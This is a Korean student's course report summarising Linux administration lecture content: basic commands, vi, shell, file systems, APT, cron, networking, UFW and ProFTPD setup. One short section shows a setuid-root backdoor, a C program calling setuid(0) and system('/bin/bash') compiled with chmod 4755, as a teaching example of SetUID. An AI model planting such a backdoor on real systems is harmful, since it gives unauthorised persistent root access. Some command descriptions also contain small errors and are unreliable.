



---

# R E P O R T

## 컴퓨터공학입문 온라인 강의 최종 정리

과목명	컴퓨터공학입문
분반	4 분반
교수	윤 한 경
학번	2020136129
이름	최 수 연
제출일	2020년 6월 29일 월요일

# 목차

1. 기본 명령어 -----	3
2. vi -----	4
3. Shell -----	4-5
4. 파일 시스템 -----	6-8
5. 패키지 관리 -----	9-10
6. 사용자 관리 -----	11
7. 반복 작업 자동화 -----	12
8. 네트워크 관리 -----	12-14
9. 네트워크 서비스 -----	14-15
10. 방화벽 -----	16
11. ftp -----	17-20
12. dns -----	21-25
13. http -----	26-32
14. 컴퓨터 통신과 네트워크 -----	32-48
15. 인터넷 -----	48-63
16. 멀티미디어 -----	63-77

## 1. 기본 명령어

halt	시스템 종료
reboot	시스템 재부팅
ls	해당 디렉터리에 있는 파일 목록 나열
cd	디렉터리 이동
pwd	현재 디렉터리의 경로 출력
rm	파일이나 디렉터리 삭제
whoami	사용자
mkdir	디렉토리/폴더 생성
cat	파일의 내용을 화면에 출력
date	시간과 날짜 출력 및 변경
password	사용자 계정의 비밀번호 설정
mount	보조기억장치나 파일시스템이 다른 디스크의 하위 디렉터리로 연결하여 사용 가능하게 해주는 명령어
umount	마운트 해제, CD/USB 제거 가능
chmod ***(ex 777) 파일이름	권한변경
chown 사용자이름 파일이름	파일 소유자 변경
chgrp 그룹이름 파일이름	파일 소유그룹 변경
ls -l 파일이름	권한 확인

dpkg -i 패키지 파일이름	설치
dpkg -r 패키지 파일이름	삭제
dpkg -p 패키지 파일이름	설정까지 삭제
dpkg -l 패키지 파일이름	정보

- 의존성 문제(하위 프로그램 설치)에서 apt-get을 이용해 해결 가능

apt-get y install 패키지 이름	설치
apt-get remove 패키지 이름	삭제

## 2. vi

vi [파일이름]	vi 사용
i	글자 쓰기
h, l, j, k	왼쪽, 오른쪽, 아래, 위
r	한 글자 교체
cw	단어 교체
cc	줄 교체
x	글자 삭제
dd	줄 삭제
d0	그 줄 시작부터 커서까지
yy	줄 복사
y0	커서 위치부터 처음까지 복사
y\$	커서 위치부터 끝까지 복사
P	붙여넣기
u	취소
ctrl+r	복원
:w	저장
:q	종료
:q!	강제 종료
:wq	저장하고 닫기

## 3. Shell

### 1) 셸의 정의

- 셸은 유닉스에서 대화형 사용자 인터페이스를 부르는 용어
- 프로그래밍 계층에 있으면서 사용자가 입력하는 명령어를 이해하고 실행하는 역할

### 2) 셸이 제공하는 기능

- 가) 자신의 작업 환경 꾸미기
- 나) 셸 스크립트 작성
- 다) 명령의 별명 사용
- 라) 이전에 사용한 명령 사용
- 마) 명령행 자동으로 입력
- 바) 명령행 편집
- 사) job 관리

### 3) 자신이 사용한 셸 알아보기

- 자신이 사용하는 셸이 어떤 것인지 알아보려면, SHELL 환경 변수 값을 조사
- 명령어: echo \$SHELL (아래 사진 참고)

```
ubuntu@server:~$ echo $SHELL
/bin/bash
ubuntu@server:~$
```

#### 4) 명령의 별명 사용하기

- 유닉스의 수많은 명령어를 모두 기억하고, 그것을 그대로 입력하기란 쉽지 않으므로 대부분의 셸에서는 사용자가 자주 사용하는 명령어나 어렵게 입력하는 명령어들을 쉽게 입력할 수 있도록 alias(별명, 별칭)라는 기능을 제공
- 명령어: alias 별명 실행될\_명령 (아래 사진 참고)

```
ubuntu@server:~$ alias
alias alert='notify-send --urgency=low -i "${[ $? = 0 ] && echo terminal || echo error}" "$(history|tail -n1|sed -e '\''s/^s*[0-9]\+\s*//;s/[:&|]\s*alert$//'\''
)'"'
alias egrep='egrep --color=auto'
alias fgrep='fgrep --color=auto'
alias grep='grep --color=auto'
alias l='ls -CF'
alias la='ls -A'
alias ll='ls -aF'
alias ls='ls --color=auto'
ubuntu@server:~$ alias lf='ls -aF'
ubuntu@server:~$
ubuntu@server:~$ lf
./                  .dmrc              .test2.txt.swp      공개 /
../                 .gconf/            .thunderbird/       다운로드 /
.ICEauthority      .gnupg/            .viminfo             문서 /
.Xauthority        .local/            .xsession-errors     바탕화면 /
.bash_history      .mozilla/          .xsession-errors.old 비디오 /
.bash_logout      .mysql_history     2020136129/         사진 /
.bashrc            .presage/          FTP/                 음악 /
.cache/            .profile           examples.desktop     템플릿 /
.config/           .selected_editor  public_html/
.dbus/             .sudo_as_admin_successful test.txt*
```

#### 5) 셸이 필요한 이유

- 우리가 원하도록 IP를 설정
- 사용자가 요구하는 폴더 생성
- 특정 프로그램을 생성
- 셸을 기반으로 특정 파일을 찾아주는 프로그램 생성
- 위치 지정

## 4. 파일 시스템

### 1) 파티션

- 디스크 하나에 운영체제 여러 개 설치하고자 생긴 것, 하나의 물리적 디스크를 여러 개의 논리적 디스크로 분할하는 기술
- 프라이머리 파티션: 원래 존재하는 4개의 파티션
- 논리 파티션: 필요에 의해 추가된 파티션  
(논리 파티션 추가 시, 프라이머리 파티션 1개는 “확장 파티션”으로 표시되어 논리 파티션들이 차지하는 영역의 처음부터 끝까지 덮고 있게 됨)

### 2) 디바이스 파일

- 리눅스에서는 디바이스 파일이 파티션을 나타냄.
- 파일 크기 대신 주 장치번호 부 장치번호 나타남.

### 3) 파일 시스템

- ext3부터 컴퓨터가 꺼져도 로그를 통해 복구할 수 있는 저널링 시스템이 추가됨
- 현재 ext4 사용 중

### 4) 파일 시스템의 구조

#### (1) 슈퍼블록(super block)

- 슈퍼블록은 파일 시스템에 의존하는 정보를 가지며 파일 시스템의 크기 등과 같은 파일 시스템의 전체적인 정보를 가지고 있음

#### (2) 아이노드(inode)

- 아이노드는 파일의 이름을 제외한 해당 파일의 모든 정보를 가지고 있으며, 파일 이름은 inode 번호와 함께 디렉터리 안에 저장됨

#### (3) 데이터 블록(data block)

- 데이터 블록은 inode에 포함되며, inode가 몇 개의 데이터 블록을 포함하고 있음
- 데이터 블록은 파일에서 데이터를 저장하기 위해 사용됨

#### (4) 디렉터리 블록(directory block)

- 파일 이름과 inode 번호를 저장하기 위해 사용

#### (5) 간접 블록(Indirection block)

- 추가적인 데이터 블록을 위한 포인터들이 사용할 동작으로 할당되는 공간
- 실제로 inode는 적은 수의 데이터 블록을 가지고 있기 때문에, 더 많은 데이터

블록이 필요할 경우 이를 지정할 포인터가 필요하게 되는데 그 때 포인터들이 사용할 동적인 블록이 간접 블록임

#### (6) 홀(Hole)

- 홀은 inode나 간접 블록 안의 데이터 블록의 주소로 특별한 값을 저장함
- 파일 시스템에 의해 파일 안에 자리하게 되며, 실질적으로 디스크 상에 공간은 할당 되지 않음. 단지 0바이트가 파일 안에서 특정 공간을 차지하고 있다고 가정

#### 5) UNIX 시스템 파일 구조




그림 3-1-2 UNIX 시스템 파일 구조

-일반파일: unix시스템에 의해 특수한 구조를 갖지 않으며 실행 가능한 프로그램 파일, 원시프로그램 파일 등을 처리 가능한 여러 가지 형태로 저장

-디렉터리 파일: 다른 파일들과 디렉터리들에 관한 정보를 저장하는 파일로 패스(Path)에 의해 이동 가능함

/ (Root Directory)	File 시스템 구조의 출발점으로 Operating System과 중요한 System Files를 포함
/bin	기본적인 명령 파일을 가지고 있는 디렉터리
/dev	시스템의 모든 입출력 파일을 가지고 있는 디렉터리
/etc	시스템에서 사용하는 많은 관리파일을 가지고 있는 디렉터리
/tmp	프로그래머들이 임시파일을 만들기 위해 사용하는 디렉터리
/lib	기본적인 프로그램 모듈들이 들어있는 디렉터리
/usr	실행명령어, 시스템관리 Utilities, Library Routines 등 포함
/export/home	사용자의 home directory 포함

-특수파일: 입출력 장치 접근 등의 역할, 대부분 /dev 아래 있음

## 6) 소유권

SetUID	4비트 / u(user)	소유자의 권한으로 실행	설정되면 (x)→(s,S)
SetGID	2비트 / g(group)	소유그룹의 권한으로 실행	
Sticky bit	1비트 / o	공유된 파일도 소유자만 쓸 수 있게 만들	설정되면 (x)→(t,T)

※대문자는 동작되지 않음을 의미함

## 7) 셸 명령어를 이용한 백도어

- 관리자 권한 획득

```
# sudo bash
# gedit backdoor.c

#include <stdio.h>
int main() {
    setuid(0);
    system("/bin/bash");
    return 0;
}

# gcc -o backdoor backdoor.c
# chmod 4755 backdoor
# ls -l backdoor
# ./backdoor
# id
# whoami
```

## 8) 파일 시스템 관리 명령어

가) /etc/fstab : 부팅 시 마운트 할 파일 시스템 설정 보관 파일

나) /etc/mtab : 현재 시스템에 마운트 되어 있는 상황 보여줌

다) fdisk : 새로운 파티션 생성, 기존 파티션 삭제, 파티션 타입 결정 등 작업 수행

라) badblocks : 하드/플로피 디스크의 이상한 부분이 있는지 확인하는 명령어

마) mkfs : 한 장치를 리눅스 파일 시스템으로 만드는 데에 사용

바) mount : 특정 디바이스를 사용하기 위해 하드웨어장치와 디렉터리 연결

사) df : 디스크의 남은 공간 확인

아) du : 파일 및 디렉터리 사용량 확인

자) fsck : 손상된 파일시스템을 점검하고 복구할 때 사용



## 5. 패키지 관리

### 1) 패키지 관리 종류

- APT: 온라인 리포지토리에서 패키지를 다운로드 받고 설치하는 데 사용
- dpkg: CD-ROM이나 다른 디스크 저장장치에 있는 .deb파일을 제어할 때 사용
- aptitude: 커맨드라인 명령어로 온라인 리포지토리와의 작업을 위해 사용  
(APT와 aptitude는 거의 동일하게 사용)

### 2) APT를 사용하여 소프트웨어 관리

sudo apt-get update	etc/apt/sources.list를 참조해 사용할 수 있는 패키지 데이터베이스를 업데이트 함 sources.list 파일을 변경했다면 반드시 이 명령을 실행해야함
apt-cache search <keyword>	패키지 데이터 베이스에서 주어진 키워드를 대소문자 구분 없이 검색함. 결과로 키워드를 포함하고 있는 패키지명과 설명이 출력됨
sudo apt-get install <package>	주어진 패키지명을 데이터베이스에서 찾을 수 있다면, 해당 패키지를 다운로드 받아 설치함 APT 버전 0.6부터, 이 명령어는 자동적으로 gpg 키를 사용해 패키지의 신뢰성을 검증함
sudo apt-get install <package>	패키지를 설치하지 않고 /var/cache/apt/archives 디렉터리에 다운로드만 받음
apt-cache show <package>	주어진 패키지명에 해당하는 소프트웨어에 대한 정보를 출력
sudo apt-get upgrade	설치되어 있는 모든 패키지에 대한 최신 업데이트를 검사한 후, 다운로드 받아 설치
sudo apt-get dist-upgrade	전체 시스템을 새로운 버전으로 업그레이드함. 여기에는 패키지 삭제도 포함되어 있으며, 이 방법은 시스템을 업데이트라는 방법으로는 잘 사용되지 않음
sudo apt-get autoclean	불완전하게 다운로드 된 패키지나 오래된 패키지를 삭제하고자 할 때 실행. 부분적으로 디스크 공간 절약
sudo apt-get clean	디스크 공간 확보를 위해 /var/cache/apt/archives 디렉터리에 캐시 되어 있는 패키지 파일들을 모두 삭제
sudo apt-get --purge remove <package>	주어진 패키지와 그 설정파일 삭제. --purge 옵션을 사용하면 설정 파일은 보존됨

<code>sudo apt-get -f install</code>	깨진 패키지를 위해 정상여부를 검사. 의존성 문제에 대한 메시지 수정을 시도
<code>apt-config -V</code>	설치된 APT 유틸리티의 버전 정보 출력
<code>sudo apt-key list</code>	APT가 알고 있는 gpg 키 목록을 출력
<code>apt-cache stats</code>	설치된 모든 패키지에 대한 상태정보를 출력
<code>apt-cache depends</code>	패키지가 설치되어 있는지 여부에 관계없이 패키지에 대한 의존성을 출력
<code>apt-cache pkgnames</code>	시스템에 설치되어 있는 모든 패키지 목록을 보여줌

### 3) APT를 사용하여 패키지 업그레이드

```
$ sudo apt-get update
```

```
$ sudo apt-get upgrade
```

```
$ sudo apt-get update; sudo apt-get upgrade (동시에 가능)
```

### 4) APT를 사용하여 개별 패키지 업그레이드

```
$ sudo apt-get install minicom
```

### 5) APT를 사용하여 패키지 삭제

```
$ sudo apt-get remove minicom
```

### 6) APT 패키지 캐시정보 삭제

```
$ find /var/cache/apt/ -name W*.deb
```

```
$ sudo apt-get clean
```

```
$ find /var/cache/apt/ -name W*.deb
```

## 6. 사용자 관리

- 시스템 관리자와 일반 사용자가 명령 수행 시 발생하는 오류 방지를 위함

1) vipw

- 임시파일 사용하여 파일 수정할 수 있는 명령어

2) vigr

- vipw와 동일하나 사용자가 그룹을 지정하다는 것만 다름

3) /etc/passwd




그림 3-3-4 passwd 파일의 구성

가) username

나) password

다) User ID

라) Group ID

마) ID string

바) home directory

사) command

\* passwd 파일에 대한 사용권한은 반드시 읽기전용(-r--r--r--)이어야 하며 소유자는 root가 되어야 함

4) /etc/shadow

- 보안 강화를 위해 사용자에게 대한 암호를 암호화하여 저장, 관리자만 읽기 가능

5) Quota

- 디스크 저장장치의 사용 제한하는 것

\$ sudo aptitude install quota

## 7. 반복 작업 자동화

### 1) cron

- 시스템에게 원하는 시간에 지정한 명령을 반복적으로 시키기 위한 데몬, crontab에서 파일 관리

\$ sudo gedit /etc/cron

### 2) crontab의 각 필드

	분		시간		날짜		달		요일		사용자		명령	
--	---	--	----	--	----	--	---	--	----	--	-----	--	----	--

- 명령(command)이 가장 중요

### 3) at

- 한 번만 실행하고 싶을 경우 at명령어 사용

### 4) Anacron

- 24시간 시스템 작업 일정 관리에 적합

### 5) Anacron의 각 필드

	최근실행일		지연 시간		구분자		명령	
--	-------	--	-------	--	-----	--	----	--


- 명령(command)이 가장 중요

## 8. 네트워크 관리


### 1) 호스트명

- IP주소나 MAC주소와 달리 사람이 읽고 이해할 수 있는 이름으로 지어짐

### 2) 호스트 검색 과정



### 3) DNS 질의 과정



### 4) ping

- 특정 인터넷 호스트의 주소
- 주소가 응답 할 수 있는지 확인하는데 사용되는 명령어/보안을 위해 차단해야 함
- ※ Dos 공격에 효과적 대처

### 5) traceroute

- 라우팅 경로를 찾는 명령어

### 6) netstat

- 시스템이 외부와의 연결이 어떻게 되어 있는지를 출력해주는 프로그램, 포트(TCP, UDP) 오픈 상태를 확인

### 7) route

- IP routing table 정보를 보거나, routing table을 처리하는 것

### 8) nslookup

- 도메인 네임 서버에 질의를 할 수 있도록 해주는 프로그램, 정보검색 및 올바르게 동작하는지 확인

### 9) dig

- DNS 네임 서버 구성과 도메인 설정 완료 후, 인터넷 일반 사용자의 입장에서 설정한 도메인네임에 대한 DNS 질의응답이 정상적으로 이루어지는지를 확인 점검

#### 10) whois

- IP 정보를 찾아볼 때 사용하는 도구

\$ whois 도메인 이름(IP 주소)

#### 11) tcpdump

- 패킷 모니터링을 위한 트래픽 덤프 툴

#### 12) fuser

- 파일이나 소켓을 사용하는 프로세스 ID를 보여줌

#### 13) socket

- TCP/IP로 통신을 행하는 컴퓨터가 가지는 네트워크 내에서의 주소에 해당하는 IP 어드레스와 IP어드레스의 서브 어드레스인 포트 번호를 조합한 네트워크 어드레스

#### 14) port


- tcp, udp가 작동하는 전송계층에서 상위 계층의 애플리케이션을 구별하기 위한 일종의 서비스 구분 번호

## 9. 네트워크 서비스

#### 1) 서버(Server)


- 클라이언트에게 네트워크를 통해 서비스하는 컴퓨터를 의미. 인터넷 하면 중앙에서 관리해주는 메인컴퓨터가 있는 것으로 생각하는 이들이 있으나, 사실 인터넷은 수많은 서버들이 거미줄처럼 얽혀서 형성된 것

- 서버들마다 각자의 기능을 가지고 있음 (아래 그림 참조)



## 2) 클라우드 서비스

- 타사 제공업체가 호스팅하여 인터넷을 통해 사용자에게 제공하는 인프라, 플랫폼 또는 소프트웨어 (아래 그림 참조)




## 3) /etc/services


- 인터넷 네트워크 서비스와 관련된 포트 번호를 설정하는 목록 파일
- services-name, port/protocol

## 4) 데몬

- 서버 프로그램, 터미널 세션과 연결되어 있지 않은 백그라운드 프로세스
- 서버는 Standalone모드와 슈퍼 데몬에 의한 xinetd(extended internet Daemon) 모드로 나뉨
- 슈퍼데몬도 하나의 서버데몬, 또한 슈퍼데몬은 인터넷 Super Server라고도 함
- redhat 계열의 데몬 관리 도구: ntsysv, chkconfig
- 데비안 계열의 데몬 관리 도구: rcconf, sysv-rc-conf



- 데몬의 구분 -



## 10. 방화벽

### 1) 방화벽

- 우분투의 기본 방화벽, UFW(Uncomplicated Firewall)

### 2) 방화벽 명령어

sudo aptitude install ufw	설치
sudo ufw enable	활성화
sudo ufw disable	비활성화
sudo ufw status verbose	상태 확인
/etc/ufw	파일 위치
sudo ufw allow	허용
sudo ufw deny	거부
sudo ufw logging on/off	로그 활성/비활성화

```
sudo: apt_get: command not found
ubuntu@server:~$ sudo apt-get install ufw
sudo: apt_get: command not found
ubuntu@server:~$ sudo apt-get install ufw
패키지 목록을 읽는 중입니다... 완료
의존성 트리를 만드는 중입니다
상태 정보를 읽는 중입니다... 완료
ufw is already the newest version (0.35-0ubuntu2).
ufw 패키지는 수동설치로 지정합니다.
0개 업그레이드, 0개 새로 설치, 0개 제거 및 0개 업그레이드 안 함.
ubuntu@server:~$ sudo ufw enable
방화벽이 활성 상태이며 시스템이 시작할 때 사용됩니다
ubuntu@server:~$ sudo ufw status
상태: 활성
ubuntu@server:~$ sudo ufw allow 20
규칙이 추가되었습니다
규칙이 추가되었습니다 (v6)
ubuntu@server:~$ sudo ufw allow 21
규칙이 추가되었습니다
규칙이 추가되었습니다 (v6)
ubuntu@server:~$ sudo ufw allow 22
규칙이 추가되었습니다
규칙이 추가되었습니다 (v6)
ubuntu@server:~$
```



## 11. ftp 서버

### 1) ftp

- 서버에 파일을 전송하기 위한 규약

### 2) Proftpd

- 파일 전송 프로토콜인 FTP의 일종으로서 보안적이고 신뢰적인 FTP서버가 되기를 희망하며 발전을 하며 Apache 설정파일과 같은 설정방식을 따름

\$ sudo aptitude(or apt-get) install proftpd

```
ubuntu@server:~$ sudo apt-get install proftpd
[sudo] password for ubuntu:
```

\$ cat /etc/ftpusers : 이 파일에 등록된 사용자들은 일반사용자계정이 아니라 시스템계정으로 FTP로 접속할 수 없음

```
ubuntu@server:~$ cat /etc/ftpusers
# /etc/ftpusers: list of users disallowed FTP access. See ftpusers(5).

root
daemon
bin
sys
sync
games
man
lp
mail
news
uucp
nobody
```

\$ cat /usr/lib/proftpd : 사용가능한 모듈 들어있음

```
ubuntu@server:~$ ls /usr/lib/proftpd/
mod_ban.so          mod_quotatab_file.so  mod_sql.so
mod_copy.so         mod_quotatab_radius.so mod_sql_passwd.so
mod_ctrls_admin.so  mod_quotatab_sql.so   mod_tls.so
mod_deflate.so       mod_radius.so          mod_tls_memcache.so
mod_dynmasq.so       mod_ratio.so           mod_unique_id.so
mod_exec.so          mod_rewrite.so         mod_wrap.so
mod_faccl.so         mod_sftp.so            mod_wrap2.so
mod_ifsession.so     mod_sftp_pam.so        mod_wrap2_file.so
mod_ifversion.so     mod_sftp_sql.so        mod_wrap2_sql.so
mod_load.so          mod_shaper.so
mod_quotatab.so      mod_site_misc.so
```

### 3) 기타 ftp 관련 명령어

\$ ftpcount : 간단하게 ftp에 접속한 사용자의 수만 보여줌

\$ ftpshut : proftpd 서버를 지정한 시간에 종료

```
ubuntu@server:~$ ftpcount
Master proftpd process 3025:
0 users
```

\$ ftptop : proftpd 서버 연결에 대한 실행 상태를 표시

\$ ftpwho : 현재 ftp에 접속한 user들의 정보를 간단하게 보여줌

```
ubuntu@server:~$ ftptop
ubuntu@server:~$ ftpwho
standalone FTP daemon [3025], up for 10 min
no users connected
```

```
ftptop/0.9: Wed Jun 17 19:23:33 2020, up for 10 min
0 Total FTP Sessions: 0 downloading, 0 uploading, 0 idle
```

PID	S	USER	CLIENT	SERVER	TIME	COMMAND
-----	---	------	--------	--------	------	---------

4) /etc/proftpd/proftpd.conf

- DefaultRoot로 변경

```
ubuntu@server:~$ sudo gedit /etc/proftpd/proftpd.conf
[sudo] password for ubuntu:
```

```
MultilineRFC2228      on
DefaultServer         on
ShowSymlinks          on

TimeoutNoTransfer      600
TimeoutStalled        600
TimeoutIdle           1200

DisplayLogin           welcome.msg
DisplayChdir           .message true
ListOptions            "-l"
```

```
DenyFilter             \ *.* /
```

```
# Use this to jail all users in their homes
```

```
DefaultRoot            ~
```

```
# Users require a valid shell listed in /etc/shells to login.
# Use this directive to release that constrain.
# RequireValidShell    off
```

```
# Port 21 is the standard FTP port
```

```
ubuntu@server:~$ sudo ufw status
상태: 활성
```

목적	동작	출발
20	ALLOW	Anywhere
21	ALLOW	Anywhere
22	ALLOW	Anywhere
20 (v6)	ALLOW	Anywhere (v6)
21 (v6)	ALLOW	Anywhere (v6)
22 (v6)	ALLOW	Anywhere (v6)

```
ubuntu@server:~$
```

```
ubuntu@server: ~
```


```
ubuntu@server:~$ ifconfig
```

```
ens32: Link encap:Ethernet HWaddr 00:0c:29:ac:3d:18
       inet addr:192.168.55.34 Bcast:192.168.55.255 Mask:255.255.255.0
       inet6 addr: fe80::9783:5bf5:cc9f:d50b/64 Scope:Link
       UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
       RX packets:1696 errors:0 dropped:1 overruns:0 frame:0
       TX packets:275 errors:0 dropped:0 overruns:0 carrier:0
       collisions:0 txqueuelen:1000
       RX bytes:2185537 (2.1 MB) TX bytes:26927 (26.9 KB)
```

```
lo: Link encap:Local Loopback
       inet addr:127.0.0.1 Mask:255.0.0.0
       inet6 addr: ::1/128 Scope:Host
       UP LOOPBACK RUNNING MTU:65536 Metric:1
       RX packets:276 errors:0 dropped:0 overruns:0 frame:0
       TX packets:276 errors:0 dropped:0 overruns:0 carrier:0
       collisions:0 txqueuelen:1
       RX bytes:20682 (20.6 KB) TX bytes:20682 (20.6 KB)
```

## 5) FileZilla 설정

- 가장 낮은 가능 포트(W): 6000 / 가장 높은 가능 포트(H): 6010
- cmd에서 ipconfig하여 IP주소 확인
- FileZilla에서 우분투에서 주어진 IP주소를 입력하여 연결



```
Microsoft Windows [Version 10.0.18363.900]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Users\윤재>ipconfig

Windows IP 구성

이더넷 어댑터 이더넷 2:

    미디어 상태 . . . . . : 미디어 연결 끊김
